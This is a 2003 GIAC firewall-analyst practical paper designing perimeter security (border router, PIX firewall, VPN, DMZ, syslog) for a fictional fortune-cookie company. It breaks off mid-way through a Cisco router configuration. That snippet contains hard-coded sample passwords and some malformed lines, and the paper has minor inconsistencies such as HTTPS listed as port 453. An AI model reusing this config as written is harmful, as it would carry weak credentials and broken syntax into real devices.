Global Information Assurance Certification Paper

GIAC Certified Firewall Analyst (GCFW)
Practical Assignment Version 2.0

GIAC Enterprise
By Chris Riley
October 18 2003

Background

GIAC Enterprises is a relatively new company that has only been in existence for five years. GIACE creates and distributes fortune cookie sayings with business partners across the globe. Their main business is fortune cook sales to Asian restaurant chains. GIACE is actively trying to expand their business to bulk food distributors who work with major grocery store chains and the sale of their fortune sayings to onshore and overseas vendors by the Internet. GIACE profits and workforce have been steadily growing since the creation of the business. The current GIACE workforce consists of seventy-five internal employees and five traveling remote sales personal. For year 2002 GIACE had a total profit of 1.75 million. For calendar year 2003 GIACE hopes to grow its profits to 2 million and by 2004 to 2.35 million.

The decision was made to increase GIACE web presence to generate new business and to scale back cost on their current business model. Our group, Firewall Design Inc. (FDI) has been hired to help design and implement a new perimeter security design for GIACE. The following paper will explain the security design and policies associated with key perimeter devices such as border router, firewall, and VPN.

GIACE is a global company with headquarters and internal network based in Chicago.

Assignment 1: Security Architecture

1.1 Project Restrictions

FDI has accepted a contract to redesign GIACE perimeter security. A budget of $15,000 has been allocated to work with for all hardware and software expenses. The $15,000 does not include the cost of labor and consulting. GIACE wishes the design be kept simple so the existing IT staff can be trained with relative ease of administration and maintenance.

Because GIACE is requesting the design remain simple FDI has decided to recommend products that the current IT staff can be trained on with relative ease. We are going to use Cisco and Microsoft products with one exception and that will be an Apache web server.

GIACE is a young and growing company. In the new design they want FDI to consider their need to grow and expand in the near future. They would rather have the infrastructure in place now instead of having another large expense when the company needs to expand to fit future growth.

1.2 Access Requirements and Restrictions

1.2.1 Customer Access Requirements

Customers need access to a secure web site that needs to be available twenty-four hours seven days a week. Customers will use the secure web site for all transactions. These transactions will include browsing the fortune Dbase, placing orders, tracking orders, canceling orders, and updating account information. Any downtime or theft of customer data could result in loss of profit and a tarnished image.

Customers will have three different methods available to place transactions. The first option is to print an order sheet and mail the transaction to GIACE. This method is obviously the slowest option available to the customer. The second method is to have an online account setup. The customer can login using a logon Id and password issued by GIACE Invoices will be totaled and sent to the customer for later payment. The third method available will be credit card transactions. The customer will have the ability to browse the fortune dbase and select any fortune they wish to order using a credit or debit card for payment. Credit card information along with all other private information provided by the customer will be secured using SSL enabled web browser. To verify the legitimacy of the GIACE website Verisign digital certificates will be implemented.

When a customer registers a GIACE login Id and password will be generated and sent to the customer along with a copy of the user account and password policy. This login Id will give the customer the ability to place orders through the website, email GIACE customer service and support staff, and manage their own account information.

Customer Access Restrictions

- Email Access port 25
- DNS port 53
- HTTP port 80
- HTTPS port 443

1.2.2 GIACE Internal Employee Requirements

The internal staff is the backbone of GIACE enterprises. Internal staff includes management, human resources, accounting, information technology, and any additional support staff. Access for internal employees will be split depending on the employee's job duties. The internal staff is separated into the following teams. Internal employees are going to need access to file and print services, Email, and Internet. The IT department is split into the following units.

Dbase Admin\Developers – Responsible for developing and maintaining the GIACE SQL environment.

Infrastructure – Infrastructure specialist are responsible for maintaining network appliances such as routers, servers, and switches.

Security - Will be responsible for all security related task, monitoring the Firewall, IDS systems, proxy server, and audits.

Web Admin\Developers – Web developers are responsible for developing and maintaining the GIACE web environment.

Internal employee Restrictions –

- SMTP Port 25
- HTTP port 80
- Only defined groups will have access to the DMZ. All file and print services will be on the internal network.
- Dbase administrators and Web administrators are permitted to access all Dbase and Internet servers.

1.2.3 GIACE Remote Sales Force Requirements –

GIACE has a remote sales force that consists of five users who travel world wide to recruit new clients. Laptops have been issued to the remote sales force to access the GIACE network from any location. The laptops are preloaded with VPN client, anti-virus software, and personal firewall.

The VPN client software on the laptop is configured for secure and encrypted connection with the corporate VPN services. Authentication is required using user ID and password. Once the user authenticates they will have access to Mail services, and internal file server.

GIACE Remote Sales Force Restrictions –

- SMTP port 25
- DNS port 53
- HTTP port 80
- HTTPS port 443
- VPN port 500

1.2.4 Partner Access Requirements

GIACE partners are responsible for translating and printing the GIACE fortune sayings. Partners are based in Mexico and Canada. For now the fortunes are only translated into three languages English, Spanish, and French. GIACE

wants to expand to more markets overseas. This expansion would increase the number of partners the company currently utilizes. GIACE would like to have the policy and structure in place for future partners to be added.

Partners will access GIACE through a secured website run on the same server as the customer website. Partners will be required to authenticate with username and password and also a Verisign digital certificate supplied by GIACE when accessing the secured website to submit and receive their work assignments. Once connected the partner will be able to upload translated fortunes and download all fortunes waiting to be translated. All fortune sayings will be stored in an SQL DBASE behind the web server. Partners will also need Email capabilities to send and receive email to and from GIACE enterprises.

Partners Access Restrictions

- Email SMTP Port 25
- DNS port 53
- HTTP port 80
- HTTPS port 443

1.2.5 Public Access Requirements

Anyone with access to an Internet connection will have access to the GIACE website. This is to help create additional business and extend the GIACE brand name. The public will have the ability to browse the GIACE website, view fortune samples, and communicate directly with GIACE. If someone from the public decides to purchase fortunes the will be redefined as a customer and will have the access rights listed in the customer section.

Public Access Restrictions

- SMTP port25
- DNS port 53
- HTTP port 80
- HTTPS port 443

1.2.6 Suppliers Access Requirements

GIACE suppliers supply the fortune cookie saying to the company. GIACE has only two suppliers; one is based in Japan the other is based in San Francisco. Suppliers will connect to GIACE using a secured website. Authentication will be required using user ID and password and also a verisign digital certificate. The user Ids and passwords are mailed to the suppliers. When GIACE enters into an agreement with a supplier an appropriate number of logon Ids and passwords will be generated to fit the supplier's needs. Once connected the supplier will be able to upload translated fortunes and download all fortunes waiting to be

translated. The data transfer will be encrypted through the PIX VPN connection. The logon accounts will also give the partners Email capabilities to send and receive email to GIACE enterprises.

Suppliers Access Restrictions

- Email SMTP port 25
- DNS port 53
- HTTP port 80
- HTTPS port 453

1.3 Network Design

The Network is to be redesigned and split into the following segments. This will be done to separate resources and for ease in configuring the Firewall and Border router access control list.

- DMZ – Will contain Customer, Supplier, and Partner web servers. Also will contain two backend SQL servers one for the Customer data and the other for the Supplier\Partner web site.
- Internal segment, network will be used for internal GIACE employees
- Secured management network, this network will contain the syslog cluster, management workstations, the security administrator's workstation, and management Dbase server.
- Internal Workstation network, all internal employees with the exception of management and security will be on this subnet.
- Dbase and Web developer segment. This subnet will contain all workstations for Web and Dbase administrators and developers.

The current GIACE network consists of the following equipment:


- Cisco 1760 Border Router
- Checkpoint FW-1 VPN on a W2K host with svc. Pack 2
- DMZ subnet
  - DNS Server
  - Web Server
  - SMTP Relay Server
  - SQL Dbase Server
- Internal subnet
  - Cisco Catalyst 3000 switch
  - File & Print server shared between mgmt & internal employees
  - DNS Server
  - Exchange Server
  - SQL Dbase Server
  - Switch to connect workstation, Cisco Catalyst 3000

With the current design all logs are stored locally on the servers. The firewall logs are also stored locally and the border router retains the logs within its buffers. With the logs being stored locally it's beginning to cause a performance problem on the GIACE network.


The internal workforce and the management staff also share the same subnet along with the same file and print servers. There have been issues with regular staff employee's accessing management data that should not be accessed such as future business plans and payroll information.

With all log information being stored locally and the problem of management data being access by internal employees the decision was made to create a separate internal network for management workstations and servers. This new subnet will also contain the syslog cluster and security workstations.

This is the old GIACE network design.



The following is the recommended upgrade to GIACE



1.3.1 Defense in Depth Discussion

Defense in Depth is critical for enterprise security. There is no one magic component to completely lock down your enterprise. Even with a good defense in depth strategy your enterprise will never be 100% secure. The goal is to make it as difficult as possible for someone to penetrate GIACE. Deploying a Border router, Firewall, and host hardening has used defense in depth.

The border router is a Cisco 3660. There are cheaper Cisco routers available but by spending the extra money and purchasing a router that can handle high traffic loads the risk will be reduced of the router possibly passing traffic that it shouldn't.

The purpose of the border router is to filter traffic. We want to filter as much traffic at the perimeter as possible before it ever gets to the firewall. If the load can be reduced against the firewall there is less of a chance the firewall will fail and pass unauthorized traffic.

The next product in the Defense in Depth design is the Cisco Pix. There are many firewall products available, each with strengths, and each with weakness.

FDI decided to use the Cisco Pix for a couple of reasons. The first reason is the PIX is a hardware based firewall. The second reason is training, if you can administer a Cisco router you can learn the differences between the two to learn how to administer the PIX. GIACE already has employees with Cisco IOS experience so they should be easy to train on PIX administration.

The purpose of the PIX within GIACE is to provide an extra layer of filtering. The border router can filter traffic coming from the Outside, or the Internet, but the PIX can provide an addition layer of filtering for the traffic that the border router passed. The PIX will be configured in such a way that only a handful of internal employees will be able to access the DMZ and administer DMZ server.

The third layer of defense in depth is host hardening. All servers with the exception of the Web server utilize Windows 2000. Due to training issues it was decided to limit the deployment of Linux servers or any other flavor of Unix. With a windows server or workstation, it is critical to harden it using the SANS\NSA gold standard. A good example of this would be the RPC advisory Microsoft released in July 2003. Systems that where not patched right away become vulnerable, and many fell victim to the Blaster worm released in August 2003.

1.4 IP addressing

The network will be divided into multiple subnets. Due to cost, GIACE has been assigned a pool of class C addresses from iana.org. For the purpose of this paper, this address range was chosen to avoid using an already assigned IP address 223.153.63.1/24 – 223.153.64.1/24 consider this to be a public address.

GIACE enterprise will contain the following five subnets.

Developer Wks 10.20.110.0/24 – Will Be used to for all Dbase and Web developers along with Dbase and Web administrators.

DMZ 192.168.20.0/24 – Stores all public servers.

Internal Network 10.20.30.0/24 – Contains all internal file servers.

Internal Wks 10.20.20.0/24 – Subnet used for internal employees such as, Human Resources, Accounting, and Marketing.

Management Network 10.20.40.0/24 – Will be used to contain Management and security workstation, along with the syslog cluster and management Dbase server.

DMZ Private – 192.168.20.0/24

Device	Internal IP	External IP	Comment
Dbase-C	192.168.20.10		
Dbase-SP	192.168.20.11		
DNS\NTP	192.168.20.12	223.153.63.12	
IDS			*No IP Address*
Front End Exchange	192.168.20.13	223.153.63.13	
Web Server	192.168.20.14	223.153.63.14	

Internal Network Private – 10.20.30.0/24

Device	Internal IP	External IP	Comment
Application	10.20.30.14		
DNS\NTP	10.20.30.10		
Back End Exchange	10.20.30.11		
File\Print	10.20.30.12		
IDS			*No IP Address*
SQL	10.20.30.13		
Squid Proxy	10.20.30.15		

Management Network Private 10.20.40.0/24

Device	Internal IP	External IP	Comment
Dbase	10.20.40.10		
File\Print	10.20.40.11		
IDS			*No IP Address*
RSA	10.20.40.13		
Syslog	10.20.40.12		

Infrastructure Hardware

Device	Internal IP	External IP	Comment
Border Router			
Int0		223.153.64.2	*E1 - External Int.*
Int1		223.153.64.3	*E2 - Internal Int.*
Int2			*Disabled*

Int3			*Disabled*
External Firewall			
Int1		223.153.63.10	*External Int.*
Int2	192.168.20.30		*DMZ Int.*
Int3	10.20.30.20		*Internal Net. Int.*
Int4			
Internal Firewall			
Int1	10.20.40.20		*Mgmt Int. In*
Int2	10.20.40.21		*Mgmt Int. Out*
Int3			*Disabled*
Int4			*Disabled*
Internal Router			
Int1	10.20.40.30		*Interface Out*
Int2	10.20.40.31		*Mgmt. Int*
Int3	10.20.30.25		*Internal Net. Int.*
Int4			*Disabled*

1.5 Hardware

1.5.1 Border Route – Cisco 3660 IOS V. 12.2

For the border router GIACE will use the Cisco 3660 running IOS version 12.2. Specifications. From the Cisco 3660 data sheet shows that the 3660 offers one or two auto sensing 10/100 Ethernet ports on the motherboard, six network module slots, two Advanced Integration Module (AIM) slots, an integrated power supply with optional redundancy, one console port, one AUX port, and two personal computer memory card international association (PCMCIA) card slots.[1] The memory is going to be maxed out to help improve the throughput and to help prevent DOS attacks. The router will run 64 MB of flash memory and 256 MB of SDRAM. Another advantage of using Cisco equipment is the Cisco TAC Support. The router may be overloaded with resources, but with the company's request to build the network to meet expansion needs overloading the router is justified.

1.5.2 External Firewall – Cisco Pix 515E-UR

Cisco Pix 515E-UR hardware based stateful packet inspection firewall. The decision was made to go with a hardware-based firewall versus a software-based firewall because of the additional risk exposed by the OS on a software-based firewall. The PIX is capable of up to 188 Mbps of firewall throughput and can handle over 130,000 simultaneous sessions. This should be more than enough for GIACE.

The PIX 515-E includes an integrated VAC or VAC+ hardware VPN accelerator, 64 MB of RAM, and support for up to six 10/100 Fast Ethernet interfaces.[2] At this time we will only have four interfaces on the Pix. There is no need for six interfaces in the foreseeable future. The OS shipped is 6.2.1 but upon receiving the PIX we will upgrade to 6.3.2.

1.5.3 Internal Firewall – Checkpoint FW-1

The decision was made to switch from a software-based firewall to a hardware-based firewall on the perimeter. With a software-based firewall you have to take into consideration the host the firewall runs on. It was decided having a W2k host on the perimeter was not the best choice for a Firewall. The firewall is only as safe as the host it runs on and having a windows box on the perimeter may not be the best choice. Now the question is what to do with the old firewall. It was decided to pull the firewall back to protect the management and syslog server. The Checkpoint Firewall will be upgraded using the SANS\NSA Windows 2000 gold standard.

1.5.4 Mail Server –

This server will be running a hardened version of exchange 2000. The server will also be equipped with spam filtering software and CA Etrust anti-virus. The purpose of this server is to receive all incoming Email on a screened subnet and then relay them to the backend mail server. All outbound Email will be sent through the external mail server as well.

1.5.5 NTP Server –

All servers and workstations will be synchronized using NTP. GIACE will use the two DNS servers to double up as NTP servers. Syncing with two Stratum 2 servers on the Internet configures NTP. This will avoid the need to open a port on the firewall for NTP traffic in order to point to the internal NTP server:

1.5.6 Proxy Server

Squid will be but in place for as an internal proxy server to filter traffice to undesirable web sites. Squid is a high performance-caching server that is designed to speed up the communications of FTP, HTTP and Gopher. Squid serves up files much faster than a Web Server.[3]

The main feature of squid for our design is its ability to perform access control and filtering. You can set access ranges by IP address's or domains to access the squid proxy. Squid has the ability to filter key words such as porn, mp3, or any other undesirable web search.

1.5.7 Remote Sales Laptops – Dell Latitude C510 laptops

The traveling sales force utilizes Dell Latitude C510 notebooks. The OS will be windows 2000 Professional secured using the SANS\NSA gold standard to harden the OS. Each laptop will be loaded with Computer Associates Etrust easy Armor. Etrust easy Armor package provides Etrust V.7 antivirus package and Etrust easy firewall. The package also includes software to protect against malicious email.

1.5.8 Enterprise Server – Dell Power Edge

All new servers purchased will be Dell Power Edge servers. From a cost and support standpoint Dell is one of the best options available. In addition Dell offers highly rated 24/7 support. GIACE has expressed that they would like to keep all hardware standard and not to have multiple brands of hardware. Dell is a recognized industry leader with reasonable prices and reliable support.

GIACE has several extra server licenses that can be used so to cut cost no OS will be included on the server. These specifications will be the same for each new server with the exception of the syslog servers. Specifications are available on the Dell website.

- *Model: PowerEdge 400 sc*
- *Processor: Intel® P®4 Processor at 2.4GHz, 512KB Cache, 800MHz FSB*
- *Memory: 1.0GB DDR, ECC, 333MHz, 2X512MB*
- *Hard Drive 2: 80GB 7.2K RPM IDE Hard Drive*
- *Raid Card: C6 Add-In Raid Card, Raid 1 with a 2 HD config*
- *Tape Backup Unit: PV100T, IDE, TR40, 20/40GB, Internal TBU*
- *Floppy Drive: 3.5 in, 1.44MB, Floppy Drive*
- *CD Rom: 48X CD-ROM*
- *No Operating System*
- *No Monitor*
- *No Modem*[4]

1.5.9 Switches – Cisco Catalyst 2950T-24

Switches should be used instead of hubs to segment the network. Using switches instead of hubs will limit the capabilities of an attacker using a sniffer on the network. Our choice for switches will be the Cisco Catalyst 2950T-24 Intelligent Ethernet Switch with 24 10/100 ports and 2 fixed 10/100/1000BaseT uplink ports. The switches will be used to segment our network resources

1.5.10 Syslog Server

SYSLOG server cluster will be implemented within the GIACE environment. The cluster will feature two dedicated log servers. The current network structure stored logs locally. Having a syslog cluster on a secured subnet will make it more difficult for an attacker to clean their tracks after a break in. Also by having a separate location for the logs it will help hardware devices especially the Cisco Pix and Cisco border router with performance. Instead of having to buffer the log information the logs can be dumped to a central location.

The syslog server will be a hardened W2K server secured using the SANS\NSA gold standard. The Kiwi syslog daemon will be used to receive logs from the Cisco Pix and 3660. The server will be placed on the management subnet protected by the Check Point FW-1, which we pulled from the perimeter and replaced with the PIX firewall.

Again for cost analysis here are the specs for the syslog servers available from the Dell website.

- *Model: PowerEdge 400SC*
- *Processor: Intel Celeron Processor at 2.0GHz, 128B Cache, 400MHz FSB*
- *Memory: 512mb DDR, ECC, 333MHz, 2X256MB*
- *Hard Drive 2: 120GB 7.2K-RPM IDE Hard Drive*
- *Raid Card: C6 Add-In Raid Card, Raid 1 with a 2 HD config*
- *Tape Backup Unit: PV100T, IDE, TR40, 20/40GB, Internal TBU*
- *Floppy Drive: 3.5 in, 1.44MB, Floppy Drive*
- *CD Rom: 48X CD-ROM*
- *No Operating System*
- *No Monitor*
- *No Modem*[5]

1.5.11 Update Box

The update workstation is a workstation used to pull down all system patches and is the only workstation within the enterprise that has outside FTP access. The updated workstation is a Dell Optiplex loaded with windows 2000 hardened using the SANS\NSA gold standard. This workstation will be placed on the Internal Network.

1.5.12 VPN – Integrated with 515-E

Instead of purchasing a separate VPN device the VPN capabilities of the Cisco Pix will be utilized. The cost of having an additional VPN concentrator installed was to great. The price for a Cisco 3005 VPN concentrator was over $4,000. Right now the budget does not allow for the purchase of a VPN concentrator. The PIX 515-E has integrated VPN capabilities. From the Cisco web site here are the specs for VPN on the PIX 515

- VPN acceleration delivers up to 140 Mbps of 3DES VPN throughput and 140 Mbps of AES-256 VPN throughput.
- Cisco PIX Security Appliances encrypt data using 56-bit Data Encryption Standard (DES), 168-bit Triple DES (3DES), or up to 256-bit Advanced Encryption Standard (AES) encryption.
- 168-bit 3DES IPsec VPN throughput: Up to 140 Mbps with VAC+ or 63 Mbps with VAC
- 128-bit AES IPsec VPN throughput: Up to 135 Mbps with VAC+
- 256-bit AES IPsec VPN throughput: Up to 140 Mbps with VAC+
- Simultaneous VPN tunnels: 2000[6]

1.5.13 Web Server – Apache Red Hat 8.0

Going by the SANS Top 20 it was decided against using IIS for web service and will use Apache web server instead. Ok IIS is number one on the list and Apache is number two.[7] It has been determined to many holes and vulnerabilities are present with IIS, this lead to the decision to use Apache for web services. We will be using a hardened Red Hat 8 box running the newest version of Apache 2.0.47. Some addition training will need to be given to the Web developers and Web administrators to become familiar with apache and Red Hat.

1.6 Software

1.6.1 Anti-Virus – Etrust Anti-virus V. 7

For antivirus software FDI has chosen Computer Associates Etrust V.7. Etrust antivirus v7 uses dual scanning engines. According to Metagroup, scans typically miss viruses 1%-3% of the time.[8] Dual scanning engines help to greatly reduce the number of scan failures. The dual engines and signature files offered by Etrust should detect all viruses' currently in the wild.

1.6.2 Dbase – SQL

The Dbase is already in place. GIACE is currently using Microsoft SQL on a Dell Power Edge server. The SQL server will be move to the DMZ segment since

customer information is already stored on this server. All supplier and partner information will be removed from this server and installed on a separate SQL Dbase that will also be on the DMZ segment. The customers, partners, and suppliers access the network using a secure web portal. All communication through the web portal will be secured using HTTPS. Logging will also be enabled on the SQL server and sent to the syslog cluster. This will be done as an extra layer of protection to detect any unspecified traffic to the Dbase servers.

1.6.3 IDS – Snort V. 2.0

SNORT version 2.0 for Windows running on Windows 2000 with service pack three will be our choice for the IDS system. The OS will be secured using the SANS\NSA gold standard for windows 2000 professional. The decision was made to use a Windows host due to the lack of experience the current IT department has using Linux and the cost of having to train the current IT staff on Linux. GIACE enterprises has three Dell Optiplex workstations with the following features, GX110 PIII 933MHz, 256MB Ram, 20GB HD. We will use these workstations as our IDS boxes. The IDS workstations will be connected to a SPAN port in the outside switch and is actively listening to any incoming traffic from the Internet that was passed through the router

1.6.4 Personal Firewall on Laptops – Etrust Ez Armor

Etrust Ez Armor available from Computer Associates will be used for the desktop firewall for all remote sales employees. Also by having personal firewall bundled with Antivirus it will help to reduce cost and provide a single point of contact for vendor support.

http://www.my-etrust.com/

1.6.5 Server Software – Windows 2000 NSA\SANS Gold Standard

All servers with the exception of the web servers will be loaded with Windows 2000 advanced server Service pack three. Its critical to keep Microsoft servers updated with all current security patches and service packs. New vulnerabilities are discovered on a regular basis. To help mitigate the risk the following will be done to keep security up to date on all of our MS servers.

GIACE environment will be standardized with MS windows 2000. There will be no 9X workstations or XP workstations. When the decision is made to upgrade OS all workstations will be upgraded at the same time. This will make administration and overhead much easier.

The MS Baseline Security Analyzer will be utilized to help maintain the integrity of the operating systems. This utility scans windows 2000 for missing patches, hot fixes, and known vulnerabilities. This utility will be run every other Saturday

during a scheduled maintenance window to determine any vulnerability on the workstations and servers. MBSA runs on Windows 2000 and Windows XP systems. GIACE will use MBSA to scan the following products in our environment, W2k server, w2k workstation, and SQL servers. MBSA is available at the following link from Microsoft.

http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/tools/tools/mbsahome.asp

For urgent vulnerabilities GIACE will be checking on a regular basis different security sites such as Cert and the Sans website. A subscription has also been setup to the Microsoft Security Notification Service to get up to date alerts on new MS vulnerabilities and patches.

1.7 Pricing

GIACE is on a budget of $15,000. The following is a price chart of each component that had to be purchased.

Price Chart

Hardware

Hardware	*Vendor-Model*	*Units*	*Price*	*Comment*
Border Router	Cisco 3660	1	$5,100.00	
Firewall	Cisco Pix 515E	1	$2709.03	
Proxy Server	Dell P-Edge	1	$1,449.00	
SQL-Server	Dell P-Edge	2	$1,449.00	
Switch Cisco Catalyst 2950T-24	Cisco	1	$934.99	
Syslog	Dell	2	$1,235.00	
		Total	**12,876.99**	

Additional components at no cost to our budget

The following Items are additional components that where installed that did not come from the budget because the item was either reused, open source, or is a replacement for items already in the current IT budget.

Anti-Virus	Etrust EZ Armor Package
Desktop Firewall	Etrust EZ Armor Package
IDS	3 Existing Dell Optiplex workstations will be used for IDS.

IDS Software	Snort 1.9.1 Open source, no cost
Squid Proxy	Open Source

1.8 Backup Plan

Backups are critical to a secure network. It's imperative to have the ability to recover and have a network back up in running in a minimum amount of time in the face of any disaster. After reviewing the GIACE backup it was decided that the plan needed to be revised. The following is the backup strategy that has been put in place for GIACE.

- Full backup will be done once a week on each server.
- Differential backups will be done once a day.
- Every Month a full backup tape will be cataloged and the rest of the tapes placed back into the rotation.
- At the end of the year, the end of year tape will be pulled and the rest placed back into the rotation.
- After a server is loaded a ghost image will be taken of the server.
- Copies of the Router configuration and Firewall Configuration files will be stored on a CD.
- All tapes and CD's will be stored in two physical locations.
- The onsite storage facility will be in the secured hardware room in a locked cabinet. Only Management and select IT staff will have access to the storage unit.
- The offsite storage unit will be a bank safe deposit box.

Assignment 2: Security Policy and Tutorial

2.1 Physical Security

All hardware in the GIACE enterprise will be secured using NSA guidelines for securing hardware will be followed.

There are a number of ways to provide physical security for hardware. The room that contains the equipment should be free of electrostatic or magnetic interference. It should have controls for temperature and humidity. For availability of critical resources, an uninterrupted power supply (UPS) array should be installed and spare components and parts kept on hand. Also, the equipment should be placed in a locked room with access by only a small number of authorized personnel. Finally, physical devices (e.g., PC cards, modems) used to connect to any hardware require storage protection.

2.2 Maintenance Schedule & Utilities

It is critical to keep all systems updated and patched for the latest vulnerabilities. It has been decided to schedule regular security audits and maintenance every other Saturday. The service window will be from 10 p.m. to 4 a.m. GIACE has IT support staff on site at all times. The goal of this maintenance will be to scan all critical systems for vulnerabilities and to update any necessary security patches. If a critical vulnerability is discovered the patch if available will be applied that day, all other patches will be applied during the service window.

The following Utilities will be used for system maintenance.

- NMAP – Will be used to scan the perimeter for open ports.
- MS Baseline Analyzer – Used to scan windows 2000 workstations and server for missing security patches.
- (RAT) Router Audit Tool will be used to test the initial configuration and will also be used periodically to verify the integrity of the router configuration. RAT performs a baseline test on the configuration of a Cisco Router based off the NSA Router Security Configuration Guide.

To help keep pace with Microsoft security patches and updates GIACE subscribes to the Microsoft Security Notification Service.

To keep pace with Cisco security vulnerabilities and patches GIACE has also subscribed to the Cisco security field notice program.

2.3 Border Router Policy

GIACE will be using a Cisco 3660 for its border router. This router is GIACE first line of defense. The router will be configured for packet filtering and as a higher

line of defense than the firewall. The router can be configured to filter out unwanted traffic at the border so it doesn't reach the firewall helping to lighten the load on our Pix box. This will help with network traffic and processor utilization on the Pix. Two out of four interfaces on the router will be active; one interface connecting to the Internet and the other connecting to the Pix firewall.

Before the router is configured a scan will be performed against the Cert and Xforce site for vulnerabilities in the IOS version on the 3660. Any vulnerability found the patch would be downloaded immediately.

2.3.1 Border Router Configuration

Configure Host name

hostname Cisco1

Set password and authentication

Cisco1(config)# enable secret 5 Th1s1sAseCreTpa77word
Cisco1(config# service password-encryption
Cisco1(config)# aaa new-model
Cisco1(config)# aaa authentication login Cisco1 local

Enable Logging

Logging 10.20.40.12
logging console critical
logging buffered 10000 critical

Enable time stamps for log

service timestamp log date msec local show-timezone

Set NTP server

Ntp server 10.20.30.10

Disable router as master NTP server

no ntp master

Configure console access

line con 0
transport out
put none
login local
exec-timeout 5 0

Set user name and password for console access

username Bord001 privilege 1 password SecurePa55word

Set the login banner. The following banner was found from the SAN's Router security policy.

